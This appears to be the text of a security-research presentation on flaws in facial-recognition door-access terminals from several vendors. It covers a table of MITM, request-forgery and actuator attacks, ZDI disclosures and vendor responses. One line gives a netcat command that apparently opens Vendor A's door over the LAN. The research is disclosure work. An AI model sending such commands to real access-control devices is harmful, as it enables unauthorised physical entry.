



Figure 1.6 Network Access Modules↵

Source: Product's User Manual



Mounting panel
on the wall


A friendly USB C

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`echo -n 'on1' | nc -u -w 1 10.1.8.16 5000`



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Vendor's Response

- They have a manual “workaround” that support can help their customers with.
- This series is no longer being produced and a new series has replaced it.
- They will include a solution in the new series.
- They have published a public advisory to customers.
- The fix is gradually deployed to all products within 1 month.



Summary

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		ZKTeco FaceDepot-7B	Hikvision DS-K1T606MF	Telpo TPS980	Vendor A
Implicit trust of Devices	Protocol used	HTTP / HTTPS (only on latest FW version)	TCP / Binary Object (not encrypted)	Standalone. Cloud service is optional	HTTP (standalone) HTTPS (cloud)
	Exposed hardware ports	USB Type A	USB Type A	USB Type A	USB-C
	MITM Attack	Yes, via HTTP plain connection	Yes, needs decoding of binary protocol	No. Verifies valid SSL certificate.	Yes when HTTP
Rich exchanged data Between Server and Devices	Create new admin	Yes, via request forging	No. 3 way binary handshake hard to crack	Client forgery (Cloud)	Use API
	Change other users' pictures	Yes, via request forging	No. 3 way binary handshake hard to crack	Client forgery (Cloud)	Use API
	Expose user information	Yes, via server URL / network sniffing	Yes, via network sniffing	Client forgery (Cloud)	Yes when HTTP
	Server Impersonation	Yes	No. 3 way binary handshake hard to crack	No. Verifies valid SSL certificate	Yes, but we did not do it.
Actuator on Device	Actuator attack	If cables are badly secured	If cables are badly secured	If cables are badly secured	LAN Access

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#	Brand	Name	ID	Reporting Date	Status	Close Date
1	ZKTeco FaceDepot 7B	ZKBiosecurity Server token reuse and MITM attack	ZDI-CAN-9991	Dec 3, 2019	Closed, 0-Day	April 30, 2020
2		ZKBiosecurity Server command forgery, arbitrary user creation, and privilege escalation	ZDI-CAN-9993	Dec 3, 2019	Closed, 0-Day	
3		ZKTeco FaceDepot 7B bypass facial recognition using iPhone 6s	ZDI-CAN-9990	Dec 3, 2019	Closed, 0-Day	
4		ZKBiosecurity Server exposed folder of uploaded faces	ZDI-CAN-9992	Feb 10, 2020	Closed, 0-Day	
5	Telpeo TPS980	TPS980 unauthorized access, credential disclosure, information disclosure, user DB manipulation via serial number	ZDI-CAN-10800	Mar 20, 2020	Closed, 0-Day	July 22, 2020
6	Vendor A	Vendor A Product architectural weakness allows anyone to open the door	ZDI-CAN-10793	Mar 20, 2020	Open	July 29, 2020

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Notable SNAFUs

- ZKTeco
 - HTTPS disabled in old firmware versions
 - HTTP installed on devices sold by system integrators
- Telpo TPS980
 - Serial number on the device is all you need to forge a client
 - Exposed USB port allows access to user pictures via MTP
- ZKTeco / HikVision
 - The WHOLE user DB with pics and metadata is sent to the server unencrypted.
- Vendor A
 - In standalone installations only HTTP is used
 - The architecture can hardly be secured

Take Away's

- These vulnerabilities are not new.
In fact, they have been DOCUMENTED for YEARS
- Example: OWASP Top 10 Web Vulnerabilities
 - Lack of encryption by default
 - Encryption disabled at server side
 - Broken authentication and session management
 - Vulnerable components
- Greater caution is needed to deploy such devices in a secure way.
- Upper layer must NOT blindly trust a middle layer.
At least, make access logs auditable.



Thank You!

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